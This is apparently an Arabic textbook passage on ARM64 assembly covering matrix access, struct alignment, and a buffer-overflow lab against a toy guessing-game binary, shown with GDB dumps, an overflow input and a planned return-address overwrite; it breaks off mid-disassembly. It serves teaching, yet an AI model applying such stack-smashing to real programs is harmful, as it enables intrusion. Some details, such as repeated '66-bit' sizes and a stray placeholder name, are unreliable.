ومع أن هذه الدالة تبدو مطابقة تقريبًا لدالة sumMat المعروضة سابقًا، فإن المصفوفة الرياضية التي تقبلها هذه الدالة تتألف من مصفوفة متتابعة من مؤشرات. ويحتوي كل مؤشر عنوان مصفوفة متتابعة منفصلة تقابل صفًا منفصلًا في المصفوفة الرياضية.
ويأتي التجميع المقابل لدالة sumMatrix فيما يلي. وُضع على كل سطر تعليق بترجمته.
Dump of assembler code for function sumMatrix:
0x920 <+0>:   sub   sp, sp, #0x20         // grow stack 32 bytes (new frame)
0x924 <+4>:   str   x0, [sp, #8]          // store matrix at sp + 8
0x928 <+8>:   str   w1, [sp, #4]          // store rows at sp + 4
0x92c <+12>:  str   w2, [sp]              // store cols at sp (top of stack)
0x930 <+16>:  str   wzr, [sp, #28]        // store 0 at sp + 28 (total)
0x934 <+20>:  str   wzr, [sp, #20]        // store 0 at sp + 20 (i)
0x938 <+24>:  b     0x99c <sumMatrix+124> // goto <sumMatrix+124>
0x93c <+28>:  str   wzr, [sp, #24]        // store 0 at sp + 24 (j)
0x940 <+32>:  b     0x980 <sumMatrix+96>  // goto <sumMatrix+96>
0x944 <+36>:  ldrsw x0, [sp, #20]         // x0 = signExtend(i)
0x948 <+40>:  lsl   x0, x0, #3            // x0 = i << 3 (or i * 8)
0x94c <+44>:  ldr   x1, [sp, #8]          // x1 = matrix
0x950 <+48>:  add   x0, x1, x0            // x0 = matrix + i * 8
0x954 <+52>:  ldr   x1, [x0]              // x1 = matrix[i]
0x958 <+56>:  ldrsw x0, [sp, #24]         // x0 = signExtend(j)
0x95c <+60>:  lsl   x0, x0, #2            // x0 = j << 2 (or j * 4)
0x960 <+64>:  add   x0, x1, x0            // x0 = matrix[i] + j * 4
0x964 <+68>:  ldr   w0, [x0]              // w0 = matrix[i][j]
0x968 <+72>:  ldr   w1, [sp, #28]         // w1 = total
0x96c <+76>:  add   w0, w1, w0            // w0 = total + matrix[i][j]
0x970 <+80>:  str   w0, [sp, #28]         // store total = total+matrix[i][j]
0x974 <+84>:  ldr   w0, [sp, #24]         // w0 = j
0x978 <+88>:  add   w0, w0, #0x1          // w0 = j + 1
0x97c <+92>:  str   w0, [sp, #24]         // update j with (j + 1)
0x980 <+96>:  ldr   w1, [sp, #24]         // w1 = j
0x984 <+100>: ldr   w0, [sp]              // w0 = cols
0x988 <+104>: cmp   w1, w0                // compare j with cols
0x98c <+108>: b.lt  0x944 <sumMatrix+36>  // if (j < cols) goto <sumMatrix+36>
0x990 <+112>: ldr   w0, [sp, #20]         // w0 = i
0x994 <+116>: add   w0, w0, #0x1          // w0 = i + 1
0x998 <+120>: str   w0, [sp, #20]         // update i with (i + 1)
0x99c <+124>: ldr   w1, [sp, #20]         // w1 = i
0x9a0 <+128>: ldr   w0, [sp, #4]          // w0 = rows
0x9a4 <+132>: cmp   w1, w0                // compare i with rows
0x9a8 <+136>: b.lt  0x93c <sumMatrix+28>  // if (i < rows) goto <sumMatrix+28>
0x9ac <+140>: ldr   w0, [sp, #28]         // w0 = total
0x9b0 <+144>: add   sp, sp, #0x20         // revert stack to its original form
0x9b4 <+148>: ret                         // return (total)
ومرة أخرى، تقع المتغيرات i وj وtotal عند عناوين المكدّس sp 20 وsp + 24 وsp + 28 على الترتيب. وتقع مُعامِلات الإدخال matrix وrow وcols عند عناوين المكدّس sp + 8 وsp + 4 وsp (قمة المكدّس) على الترتيب. لنقرّب المشهد على القسم الذي يتعامل تحديدًا مع الوصول إلى العنصر (i, j)، أي matrix[i][j]، الواقع بين التعليمتين 0x944 و0x970:
0x944 <+36>:   ldrsw  x0, [sp, #20]          // x0 = signExtend(i)
0x948 <+40>:   lsl    x0, x0, #3             // x0 = i << 3 (or i * 8)
0x94c <+44>:   ldr    x1, [sp, #8]           // x1 = matrix
0x950 <+48>:   add    x0, x1, x0             // x0 = matrix + i * 8
0x954 <+52>:   ldr    x1, [x0]               // x1 = matrix[i]
تحسب التعليمات الخمس في هذا المثال matrix[i]، أي *(matrix+i). ولأن matrix[i] يحتوي مؤشرًا، يُحوَّل i أولًا إلى عدد صحيح بستة وستين بتًا. ثم يضرب المصرّف i في ثمانية باستخدام عملية إزاحة، ثم يضيف الناتج إلى matrix للحصول على إزاحة العنوان الصحيحة (تذكّر أن المؤشرات بحجم ثمانية بايتات). ثم تُلغي التعليمة عند `` الإشارة عن العنوان المحسوب للحصول على العنصر matrix[i].
ولأن matrix مصفوفة مؤشرات int، فإن العنصر الموجود عند matrix[i] هو نفسه مؤشر int. ويقع العنصر الثاني (jth) في matrix[i] عند الإزاحة j × 4 في مصفوفة matrix[i].
وتستخرج المجموعة التالية من التعليمات العنصر الثاني (jth) في مصفوفة matrix[i]:
0x958 <+56>:   ldrsw  x0, [sp, #24]     // x0 = signExtend(j)
0x95c <+60>:   lsl    x0, x0, #2        // x0 = j << 2 (or j * 4)
0x960 <+64>:   add    x0, x1, x0        // x0 = matrix[i] + j * 4
0x964 <+68>:   ldr    w0, [x0]          // w0 = matrix[i][j]
0x968 <+72>:   ldr    w1, [sp, #28]     // w1 = total
0x96c <+76>:   add    w0, w1, w0        // w0 = total + matrix[i][j]
0x970 <+80>:   str    w0, [sp, #28]     // store total = total + matrix[i][j]
تحمّل التعليمة الأولى في هذا المقطع المتغير j في السجل x0، وتوسّع إشارته أثناء ذلك. ثم يستخدم المصرّف تعليمة الإزاحة اليسرى (lsl) لضرب j في أربعة وتخزين الناتج في السجل x0. وأخيرًا يضيف المصرّف القيمة الناتجة إلى العنوان الموجود في matrix[i] للحصول على عنوان العنصر matrix[i][j]، أي &matrix[i][j]. ثم تُلغي التعليمة عند الإشارة عن العنوان للحصول على *قيمة* `matrix[i][j]`، التي تُخزَّن بعد ذلك في السجل `w0`. وأخيرًا، تضيف التعليمات من حتى `` القيمة total إلى matrix[i][j] وتحدّث المتغير total بالمجموع الناتج.
لنفكّر في مثال للوصول إلى M2[1][2] (الشكل معاد إدراجه أدناه).

لاحظ أن M2 يبدأ عند موقع الذاكرة a0. ويحسب المصرّف أولًا عنوان M2[1] بضرب 1 في 8 (sizeof(int *)) وإضافته إلى عنوان M2 (a0)، فينتج العنوان الجديد a8. ويؤدي إلغاء الإشارة عن هذا العنوان إلى العنوان المرتبط بـ M2[1]، أي a36. ثم يضرب المصرّف الفهرس 2 في 4 (sizeof(int))، ويضيف الناتج (8) إلى a36، فينتج عنوان نهائي هو a44. ويُلغي إلغاء الإشارة عن العنوان a44 إلى القيمة 5. وبالفعل، فإن العنصر في DynamicMatrix6a64repro المقابل لـ M2[1][2] له القيمة 5.
البنية struct طريقة أخرى لإنشاء مجموعة من أنواع البيانات في C. وخلافًا للمصفوفات، تتيح تجميع أنواع بيانات مختلفة معًا. وتخزّن C البنية struct مثل مصفوفة أحادية البعد، حيث تُخزَّن عناصر البيانات (الحقول) تتابعيًا.
لنعد إلى struct studentT من الفصل 1:
struct studentT {
    char name[64];
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentT student;
ويعرض الشكل 1 كيفية ترتيب student في الذاكرة. ويدل كل ai على إزاحة في الذاكرة.
 الشكل 1. تخطيط الذاكرة للبنية studentT
ويُخزَّن كل حقل تتابعيًا بجوار الآخر في الذاكرة بالترتيب الذي عُرِّفت به. وفي الشكل 1، يُخصص الحقل age عند موقع الذاكرة التالي مباشرةً للحقل name (عند إزاحة البايت a64)، ويتبعه الحقلان grad_yr (إزاحة البايت a68) وgpa (إزاحة البايت a72). ويتيح هذا التنظيم وصولًا موفّرًا للذاكرة إلى الحقول.
ولفهم كيفية توليد المصرّف شيفرة التجميع للتعامل مع struct، فكّر في دالة initStudent:
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {
    strncpy(s->name, nm, 64);
    s->grad_yr = gr;
    s->age = ag;
    s->gpa = g;
}
تستخدم دالة initStudent العنوان الأساسي لبنية struct studentT كمُعامِلها الأول، والقيم المطلوبة لكل حقل كمُعامِلاتها الباقية. وتعرض القائمة التالية هذه الدالة في لغة التجميع:
Dump of assembler code for function initStudent:
0x7f4 <+0>:  stp  x29, x30, [sp, #-48]!  // sp-=48; store x29, x30 at sp, sp+4
0x7f8 <+4>:  mov  x29, sp                // x29 = sp (frame ptr = stack ptr)
0x7fc <+8>:  str  x0, [x29, #40]         // store s at x29 + 40
0x800 <+12>: str  x1, [x29, #32]         // store nm at x29 + 32
0x804 <+16>: str  w2, [x29, #28]         // store ag at x29 + 28
0x808 <+20>: str  w3, [x29, #24]         // store gr at x29 + 24
0x80c <+24>: str  s0, [x29, #20]         // store g at x29 + 20
0x810 <+28>: ldr  x0, [x29, #40]         // x0 = s
0x814 <+32>: mov  x2, #0x40              // x2 = 0x40 (or 64)
0x814 <+36>: ldr  x1, [x29, #32]         // x1 = nm
0x818 <+40>: bl   0x6e0 <strncpy@plt>    // call strncpy(s, nm, 64) (s->name)
0x81c <+44>: ldr  x0, [x29, #40]         // x0 = s
0x820 <+48>: ldr  w1, [x29, #24]         // w1 = gr
0x824 <+52>: str  w1, [x0, #68]          // store gr at (s + 68) (s->grad_yr)
0x828 <+56>: ldr  x0, [x29, #40]         // x0 = s
0x82c <+60>: ldr  w1, [x29, #28]         // w1 = ag
0x830 <+64>: str  w1, [x0, #64]          // store ag at (s + 64) (s->age)
0x834 <+68>: ldr  x0, [x29, #40]         // x0 = s
0x838 <+72>: ldr  s0, [x29, #20]         // s0 = g
0x83c <+80>: str  s0, [x0, #72]          // store g at (s + 72) (s->gpa)
0x844 <+84>: ldp  x29, x30, [sp], #48    // x29 = sp, x30 = sp+4, sp += 48
0x848 <+88>: ret                         // return (void)
الانتباه إلى إزاحات البايت لكل حقل مفتاح لفهم هذه الشيفرة. وإليك بعض الأمور التي ينبغي مراعاتها.
- يأخذ نداء
strncpyالعنوان الأساسي للحقلnameفيs، وعنوان المصفوفةnm، ومحدِّد طول كمُعامِلاته الثلاثة. تذكّر أنه بما أنnameهو الحقل الأول فيstruct studentT، فإن عنوانsمرادف لعنوانs→name.
0x7fc <+8>:  str  x0, [x29, #40]         // store s at x29 + 40
0x800 <+12>: str  x1, [x29, #32]         // store nm at x29 + 32
0x804 <+16>: str  w2, [x29, #28]         // store ag at x29 + 28
0x808 <+20>: str  w3, [x29, #24]         // store gr at x29 + 24
0x80c <+24>: str  s0, [x29, #20]         // store g at x29 + 20
0x810 <+28>: ldr  x0, [x29, #40]         // x0 = s
0x814 <+32>: mov  x2, #0x40              // x2 = 0x40 (or 64)
0x814 <+36>: ldr  x1, [x29, #32]         // x1 = nm
0x818 <+40>: bl   0x6e0 <strncpy@plt>    // call strncpy(s, nm, 64) (s->name)
- يحتوي مقطع الشيفرة أعلاه على سجل لم نناقشه (
s0). والسجلs0مثال على سجل محجوز لقيم الفاصلة العائمة. - يضع الجزء التالي (التعليمات من
إلى) قيمة المُعامِلgrعند إزاحة 68 من بدايةs. وإعادة النظر في تخطيط الذاكرة للبنية في الشكل 1 تبين أن هذا العنوان يقابلs→grad_yr.
0x81c <+44>: ldr  x0, [x29, #40]         // x0 = s
0x820 <+48>: ldr  w1, [x29, #24]         // w1 = gr
0x824 <+52>: str  w1, [x0, #68]          // store gr at (s + 68) (s->grad_yr)
- وينسخ القسم التالي (التعليمات من
إلى) المُعامِلagإلى الحقلs→ageالواقع عند إزاحة 64 بايت من عنوانs.
0x828 <+56>: ldr  x0, [x29, #40]         // x0 = s
0x82c <+60>: ldr  w1, [x29, #28]         // w1 = ag
0x830 <+64>: str  w1, [x0, #64]          // store ag at (s + 64) (s->age)
وأخيرًا، تُنسخ قيمة المُعامِل g إلى الحقل s→gpa (إزاحة البايت 72). لاحظ استخدام السجل s0، لأن البيانات الموجودة عند الموقع x29 + 20 فاصلة عائمة أحادية الدقة:
0x834 <+68>: ldr  x0, [x29, #40]         // x0 = s
0x838 <+72>: ldr  s0, [x29, #20]         // s0 = g
0x83c <+80>: str  s0, [x0, #72]          // store g at (s + 72) (s->gpa)
9.9.1. محاذاة البيانات والبنى
فكّر في التعريف المعدّل التالي لـ studentT:
struct studentTM {
    char name[63]; //updated to 63 instead of 64
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentTM student2;
عُدّل حجم الحقل name ليكون 63 بايت بدلًا من 64 بايت الأصلية. وفكّر في كيفية تأثير ذلك في ترتيب البنية struct في الذاكرة. وقد يغريك تصورها كما في الشكل 2.
 الشكل 2. تخطيط ذاكرة غير صحيح للبنية المحدَّثة studentTM. لاحظ أن حقل "name" في البنية تقلّص من 64 إلى 63 بايت.
في هذا التصوير، يقع الحقل age في البايت التالي مباشرةً للحقل name. لكن هذا غير صحيح. ويعرض الشكل 3 الترتيب الفعلي في الذاكرة.
 الشكل 3. تخطيط الذاكرة الصحيح للبنية المحدَّثة studentTM. يضيف المصرّف البايت a63 لتلبية قيود محاذاة الذاكرة، لكنه لا يقابل أيًّا من الحقول.
تقتضي سياسة المحاذاة في A64 أن تقع أنواع البيانات بأربعة بايتات (مثل int) عند عناوين من مضاعفات أربعة، بينما تقع أنواع البيانات بستة وستين بتًا (long وdouble وبيانات المؤشرات) عند عناوين من مضاعفات ثمانية. وبالنسبة إلى struct، يضيف المصرّف بايتات فارغة كـ «حشو» (padding) بين الحقول لضمان استيفاء كل حقل متطلبات محاذاته. فمثلًا، في البنية struct المعرّفة في مقطع الشيفرة السابق، يضيف المصرّف بايت حشو عند البايت a63 لضمان أن يبدأ الحقل age عند عنوان من مضاعفات أربعة. ويمكن قراءة القيم المحاذاة بشكل صحيح في الذاكرة أو كتابتها في عملية واحدة، ما يتيح كفاءة أعلى.
فكّر في ما يحدث عندما تُعرَّف البنية struct كما يلي:
struct studentTM {
    int  age;
    int  grad_yr;
    float gpa;
    char name[63];
};

struct studentTM student3;
نقل المصفوفة name إلى النهاية ينقل بايت الحشو إلى نهاية البنية، فيضمن أن تكون الحقول age وgrad_yr وgpa محاذاة على أربعة بايتات.
لا تجري لغة C فحصًا تلقائيًا لحدود المصفوفات. والوصول إلى ذاكرة خارج حدود مصفوفة مشكلة كثيرًا ما تؤدي إلى أخطاء مثل أخطاء التقسيم. غير أن مهاجمًا بارعًا يمكنه حقن شيفرة خبيثة تتجاوز حدود مصفوفة (تُعرف أيضًا بـ المخزن المؤقت، buffer) عن قصد لحمل البرنامج على التنفيذ بطريقة غير مقصودة. وفي أسوأ الحالات، يستطيع المهاجم تشغيل شيفرة تتيح له الحصول على صلاحية الجذر (root privilege)، أي الوصول إلى نظام الحاسوب على مستوى نظام التشغيل. وتُعرف قطعة البرمجيات التي تستفيد من وجود خطأ تجاوز مخزن مؤقت معروف في برنامج بـ استغلال فيض المخزن المؤقت (buffer overflow exploit).
نستخدم في هذا القسم GDB ولغة التجميع لتوصيف آليات استغلال فيض المخزن المؤقت توصيفًا كاملًا. وقبل قراءة هذا الفصل، نشجعك على استكشاف الفصل الذي يناقش GDB لفحص شيفرة التجميع.
9.10.1. أمثلة شهيرة على فيض المخزن المؤقت
ظهرت استغلالات فيض المخزن المؤقت في ثمانينيات القرن الماضي وظلت آفة أساسية في صناعة الحوسبة حتى أوائل الألفينيات. ومع أن أنظمة تشغيل حديثة كثيرة تملك حمايات ضد أبسط هجمات فيض المخزن المؤقت، فإن أخطاء البرمجة غير المتأنية يمكن أن تترك البرامج الحديثة مفتوحة تمامًا للهجوم. وقد اكتُشفت مؤخرًا استغلالات فيض المخزن المؤقت في Skype1 وAndroid2 وGoogle Chrome3 وغيرها.
وإليك بعض الأمثلة التاريخية البارزة على استغلالات فيض المخزن المؤقت.
دودة Morris
أُطلقت دودة Morris4 عام 1988 على شبكة ARPANet من معهد MIT (لإخفاء أنها كُتبت على يد طالب في جامعة Cornell) واستغلت ثغرة تجاوز مخزن مؤقت كانت موجودة في برنامج finger الخفي (fingerd) في Unix. وفي Linux والأنظمة الشبيهة بـ Unix الأخرى، الخفيّ (daemon) نوع من العمليات ينفّذ باستمرار في الخلفية، ويؤدي عادةً مهام التنظيف والمراقبة. ويعيد الخفيّ fingerd تقريرًا ودودًا عن حاسوب أو شخص. والأهم من ذلك، كانت للدودة آلية تكرار تسببت في إرسالها إلى الحاسوب نفسه عدة مرات، فأثقلت النظام حتى أصبح غير قابل للاستخدام. ومع أن الكاتب ادّعى أن الدودة كانت مجرد تمرين فكري غير ضار، فإن آلية التكرار مكّنت الدودة من الانتشار بسهولة وجعلت إزالتها صعبة. وفي سنوات لاحقة، استخدمت ديدان أخرى استغلالات فيض المخزن المؤقت للحصول على وصول غير مصرّح به إلى الأنظمة. ومن الأمثلة البارزة Code Red (2001) وMS-SQLSlammer (2003) وW32/Blaster (2003).
حروب دردشة AOL
فصّل David Auerbach5، وهو مهندس سابق في Microsoft، تجربته مع فيض مخزن مؤقت أثناء محاولاته دمج خدمة Messenger Service (MMS) من Microsoft مع AOL Instant Messenger في أواخر التسعينيات. وكان AOL Instant Messenger (AIM) آنذاك الخدمة التي يُقبل عليها من أراد المراسلة الفورية (IM) مع الأصدقاء والعائلة. وحاولت Microsoft تثبيت موطئ قدم لها في هذا السوق بتصميم ميزة في MMS تتيح لمستخدميها التحدث إلى «أصدقائهم» على AIM. واستاءت AOL ورقّعت خوادمها بحيث لم يعد MMS يستطيع الاتصال بها. وابتكر مهندسو Microsoft طريقة تحاكي بها عملاء MMS الرسائل التي يرسلها عملاء AIM إلى خوادم AOL، فصار من الصعب على AOL التمييز بين الرسائل الواردة من MMS ومن AIM. وردّت AOL بتغيير طريقة إرسال AIM للرسائل، فغيّر مهندسو MMS رسائل عملائهم بدورهم لتطابق AIM مرة أخرى. واستمرت «حرب الدردشة» هذه إلى أن بدأت AOL استخدام خطأ فيض مخزن مؤقت في عميلها الخاص للتحقق من أن الرسائل المرسلة جاءت من عملاء AIM. ولأن عملاء MMS لم يملكوا الثغرة نفسها، انتهت حروب الدردشة بفوز AOL.
9.10.2. نظرة أولى: لعبة التخمين
لمساعدتك على فهم آلية هجوم فيض المخزن المؤقت، نقدّم ملفًا تنفيذيًا لبرنامج بسيط يتيح للمستخدم لعب لعبة تخمين مع البرنامج. نزّل الملف التنفيذي secret من هذا الرابط واستخرجه بالأمر tar:
$ tar -xzvf secretARM64.tar.gz
ونقدّم فيما يلي نسخة من main.c (main.c)، وهو الملف الرئيسي المرتبط بالملف التنفيذي:
#include <stdio.h>
#include <stdlib.h>
#include "other.h"

int endGame(void){
  printf("You win!\n");
  exit(0);
}

int playGame(void){
  int guess, secret, len, x=3;
  char buf[12];
  printf("Enter secret number:\n");
  scanf("%s", buf);
  guess = atoi(buf);
  secret=getSecretCode();
  if (guess == secret)
    printf("You got it right!\n");
  else{
    printf("You are so wrong!\n");
    return 1;
  }
  printf("Enter the secret string to win:\n");
  scanf("%s", buf);
  guess = calculateValue(buf, strlen(buf));
  if (guess != secret){
    printf("You lose!\n");
    return 2;
  }
  endGame();
  return 0;
}

int main(void) {
  int res = playGame();
  return res;
}
تطالب هذه اللعبة المستخدم بإدخال رقم سري أولًا ثم سلسلة نصية سرية للفوز بلعبة التخمين. ويحتوي ملف الترويسة other.h تعريف الدالتين getSecretCode وcalculateValue، لكنه غير متاح لنا. فكيف يستطيع المستخدم إذن التغلب على البرنامج؟ سيستغرق كسر الحل بالقوة الوقت طويلًا جدًا. ومن الاستراتيجيات تحليل الملف التنفيذي secret في GDB وتتبع التجميع خطوة بخطوة لكشف الرقم السري والسلسلة السرية. وتُعرف عملية فحص شيفرة التجميع لكشف معرفة طريقة عملها بـ الهندسة العكسية (reverse engineering). وينبغي للقراء المرتاحين إلى GDB وقراءة لغة التجميع أن يستطيعوا استخدام GDB لهندسة الرقم السري والسلسلة السرية عكسيًا.
لكن ثمة طريقة أخرى أكثر مكرًا للفوز.
9.10.3. نظرة أقرب (تحت C)
يحتوي البرنامج على ثغرة تجاوز مخزن مؤقت محتملة عند نداء scanf الأول. لفهم ما يجري، لنفحص شيفرة التجميع لدالة main باستخدام GDB. ولنضع أيضًا نقطة توقف عند العنوان 0x0000aaaaaaaaa92c، وهو عنوان التعليمة السابقة مباشرةً لنداء scanf (فإن وضع نقطة التوقف عند عنوان scanf يوقف تنفيذ البرنامج داخل نداء scanf، لا في main)، ثم نستخدم ni للتقدم تعليمة واحدة:
Dump of assembler code for function playGame:
   0x0000aaaaaaaaa908 <+0>:	stp	x29, x30, [sp, #-48]!
   0x0000aaaaaaaaa90c <+4>:	mov	x29, sp
   0x0000aaaaaaaaa910 <+8>:	mov	w0, #0x3
   0x0000aaaaaaaaa914 <+12>:	str	w0, [x29, #44]
   0x0000aaaaaaaaa918 <+16>:	adrp	x0, 0xaaaaaaaaa000
   0x0000aaaaaaaaa91c <+20>:	add	x0, x0, #0xac0
   0x0000aaaaaaaaa920 <+24>:	bl	0xaaaaaaaaa730 <puts@plt>
   0x0000aaaaaaaaa924 <+28>:	add	x1, x29, #0x18
   0x0000aaaaaaaaa928 <+32>:	adrp	x0, 0xaaaaaaaaa000
   0x0000aaaaaaaaa92c <+36>:	add	x0, x0, #0xad8
=> 0x0000aaaaaaaaa930 <+40>:	bl	0xaaaaaaaaa740 <__isoc99_scanf@plt>
ويعرض الشكل 1 المكدّس قبل نداء scanf مباشرة.
 الشكل 1. مكدّس النداء مباشرة قبل استدعاء scanf
وقبل نداء scanf، يُحمَّل المُعامِلان الأولان لـ scanf في السجلين x0 وx1 على الترتيب. ويُخزَّن عنوان المصفوفة buf في موقع المكدّس x29+0x18 (انظر ``).
والآن، لنفترض أن المستخدم أدخل 1234567890 عند المطالبة. ويوضح الشكل 2 كيف يبدو المكدّس بعد اكتمال نداء scanf مباشرة.
 الشكل 2. مكدّس النداء مباشرة بعد استدعاء scanf مع الإدخال 1234567890
تذكّر أن القيم الست عشرية للترميزات ASCII للأرقام من 0 إلى 9 هي 0x30 إلى 0x39، وأن كل موقع ذاكرة مكدّس بطول ثمانية بايتات. ويبعد مؤشر الإطار لـ main عن مؤشر المكدّس 56 بايت. ويمكن للقراء الذين يتتبعون معنا التأكد من قيمة x29 باستخدام GDB لطباعتها (p x29). وفي المثال المعروض، القيمة المحفوظة لـ x29 هي 0xffffffffeef0. ويتيح الأمر التالي للقارئ فحص البايتات الـ64 (بالست عشرية) أسفل السجل sp:
(gdb) x /64bx $sp
ويُخرج أمر GDB هذا مخرجات مشابهة لما يلي:
(gdb) x /64bx $sp
0xffffffffeec0:	0xf0	0xee	0xff	0xff	0xff	0xff	0x00	0x00
0xffffffffeec8:	0xf0	0xa9	0xaa	0xaa	0xaa	0xaa	0x00	0x00
0xffffffffeed0:	0x10	0xef	0xff	0xff	0xff	0xff	0x00	0x00
0xffffffffeed8:	0x31	0x32	0x33	0x34	0x35	0x36	0x37	0x38
0xffffffffeee0:	0x39	0x30	0x00	0xaa	0xaa	0xaa	0x00	0x00
0xffffffffeee8:	0x00	0x00	0x00	0x00	0x03	0x00	0x00	0x00
0xffffffffeef0:	0x10	0xef	0xff	0xff	0xff	0xff	0x00	0x00
0xffffffffeef8:	0xe0	0x36	0x58	0xbf	0xff	0xff	0x00	0x00
يمثل كل سطر عنوانًا واحدًا بستة وستين بتًا، أو عنوانين باثنين وثلاثين بتًا. ولذلك تقع القيمة المرتبطة بالعنوان 0xffffffffeedc باثنين وثلاثين بتًا في أقصى أربعة بايتات يمين السطر الذي يعرض 0xffffffffeed8.
ملاحظة — تُخزَّن القيم متعددة البايتات بترتيب البايتات الأصغر أولًا
في مقطع التجميع السابق، البايت عند العنوان 0xffffffffeec0 هو 0xf0، والبايت عند العنوان 0xffffffffeec1 هو 0xee، والبايت عند العنوان 0xffffffffeec2 هو 0xff، والبايت عند العنوان 0xffffffffeec3 هو 0xff، والبايت عند العنوان 0xffffffffeec4 هو 0xff، والبايت عند العنوان 0xffffffffeec5 هو 0xff. لكن القيمة بستة وستين بتًا عند العنوان 0xffffffffeec0 هي في الحقيقة 0xffffffffeef0. تذكّر أنه بما أن ARM64 نظام صغير النهاية (little-endian) افتراضيًا، فإن بايتات القيم متعددة البايتات مثل العناوين تُخزَّن بترتيب معكوس.
في هذا المثال، يقع عنوان buf عند العنوان 0xffffffffeed8. ولذلك يحمل العنوانان التاليان البايتات المرتبطة بسلسلة الإدخال 1234567890:
0xffffffffeed8:	0x31	0x32	0x33	0x34	0x35	0x36	0x37	0x38
0xffffffffeee0:	0x39	0x30	0x00	0xaa	0xaa	0xaa	0x00	0x00
ويظهر بايت الإنهاء الفارغ \0 في موضع البايت الثالث عند العنوان 0xffffffffeee2. تذكّر أن scanf تُنهي جميع السلاسل النصية ببايت فارغ.
وبالطبع، 1234567890 ليس الرقم السري. وإليك المخرجات عند محاولة تشغيل secret بسلسلة الإدخال 1234567890:
$ ./secret
$ ./secret
Enter secret number:
1234567890
You are so wrong!
$ echo $?
1
يطبع الأمر echo $? قيمة الإرجاع لآخر أمر منفَّذ في الصدفة. وفي هذه الحالة، أعاد البرنامج القيمة 1 لأن الرقم السري الذي أدخلناه خاطئ. تذكّر أنه بحسب العُرف، تعيد البرامج القيمة 0 عند عدم وجود أخطاء. وهدفنا في ما يلي خداع البرنامج ليخرج بقيمة إرجاع 0، ما يدل على أننا فزنا باللعبة.
9.10.4. فيض المخزن المؤقت: المحاولة الأولى
بعد ذلك، لنحاول كتابة السلسلة 12345678901234567890123456789012345:
$ ./secret
Enter secret number:
12345678901234567890123456789012345
You are so wrong!
Bus error
$ echo $?
139
مثير للاهتمام! الآن ينهار البرنامج بخطأ ناقل (bus error، وهو نوع آخر من أخطاء الذاكرة)، برمز إرجاع 139. ويعرض الشكل 3 شكل مكدّس النداء لـ main بعد نداء scanf مباشرة بهذا الإدخال الجديد.
 الشكل 3. مكدّس النداء مباشرة بعد استدعاء scanf مع الإدخال 12345678901234567890123456789012345
سلسلة الإدخال طويلة إلى حد أنها لم تكتب فقط فوق القيمة المحفوظة x29 المخزَّنة عند العنوان 0xeed8، بل فاضت إلى عنوان العودة أسفل إطار المكدّس لـ main. تذكّر أنه عند عودة دالة، يحاول البرنامج استئناف التنفيذ عند العنوان المحدد بعنوان العودة. وفي هذا المثال، يحاول البرنامج استئناف التنفيذ عند العنوان 0xffff00353433 بعد خروج main، وهو عنوان لا يبدو موجودًا. فينهار البرنامج بخطأ ناقل.
وتكشف إعادة تشغيل البرنامج في GDB (يحتوي input.txt على سلسلة الإدخال أعلاه) عن هذا الشر في العمل:
$ gdb secret
(gdb) break *0x0000aaaaaaaaa934
(gdb) run < input.txt
(gdb) ni
(gdb) x /64bx $sp
0xffffffffeec0:	0xf0	0xee	0xff	0xff	0xff	0xff	0x00	0x00
0xffffffffeec8:	0xf0	0xa9	0xaa	0xaa	0xaa	0xaa	0x00	0x00
0xffffffffeed0:	0x10	0xef	0xff	0xff	0xff	0xff	0x00	0x00
0xffffffffeed8:	0x31	0x32	0x33	0x34	0x35	0x36	0x37	0x38
0xffffffffeee0:	0x39	0x30	0x31	0x32	0x33	0x34	0x35	0x36
0xffffffffeee8:	0x37	0x38	0x39	0x30	0x31	0x32	0x33	0x34
0xffffffffeef0:	0x35	0x36	0x37	0x38	0x39	0x30	0x31	0x32
0xffffffffeef8:	0x33	0x34	0x35	0x00	0xff	0xff	0x00	0x00
(gdb) n
Single stepping until exit from function playGame,
which has no line number information.
You are so wrong!
0x0000aaaaaaaaa9f0 in main ()
(gdb) n
Single stepping until exit from function main,
which has no line number information.
0x0000ffff00353433 in ?? ()
لاحظ أن سلسلة الإدخال لدينا تجاوزت الحدود المعلنة للمصفوفة buf، فكتبت فوق جميع القيم الأخرى المخزَّنة على المكدّس. وبعبارة أخرى، أنشأت سلسلتنا تجاوزًا لمخزن مؤقت وأفسدت مكدّس النداء، فتسبب ذلك في انهيار البرنامج. وتُعرف هذه العملية أيضًا بـ تحطيم المكدّس (smashing the stack).
9.10.5. فيض مخزن مؤقت أذكى: المحاولة الثانية
حطّم مثالنا الأول المكدّس بالكتابة فوق السجل المحفوظ x29 وعنوان العودة لـ main بقيم نفايات، فتسبب في انهيار البرنامج. ومن كان هدفه مجرد إسقاط برنامج لكان راضيًا عند هذه النقطة. لكن هدفنا خداع لعبة التخمين لتعيد 0، ما يدل على أننا فزنا. ونحقق ذلك بملء مكدّس النداء ببيانات أعلى معنى من قيم النفايات. فمثلًا، يمكننا الكتابة فوق المكدّس بحيث يُستبدل عنوان العودة بعنوان endGame. ثم عندما يحاول البرنامج العودة من main، سينفّذ endGame بدلًا من الانهيار.
ولمعرفة عنوان endGame، لنفحص secret مرة أخرى في GDB:
$ gdb secret
(gdb) disas endGame
Dump of assembler code for function endGame:
   0x0000aaaaaaaaa8ec <+0>:	stp	x29, x30, [sp, #-16]!
   0x0000aaaaaaaaa8f0 <+4>:	mov	x29, sp
   0x0000aaaaaaaaa8f4 <+8>:	adrp	x0, 0xaaaaaaaaa000
   0x0000aaaaaaaaa8f8 <+12>:	add	x0, x0, #0xab0
   0x0000aaaaaaaaa8fc <+16>:	bl	0xaaaaaaaaa730 <puts@plt>
   0x0000aaaaaaaaa900 <+20>:	mov	w0, #0x0
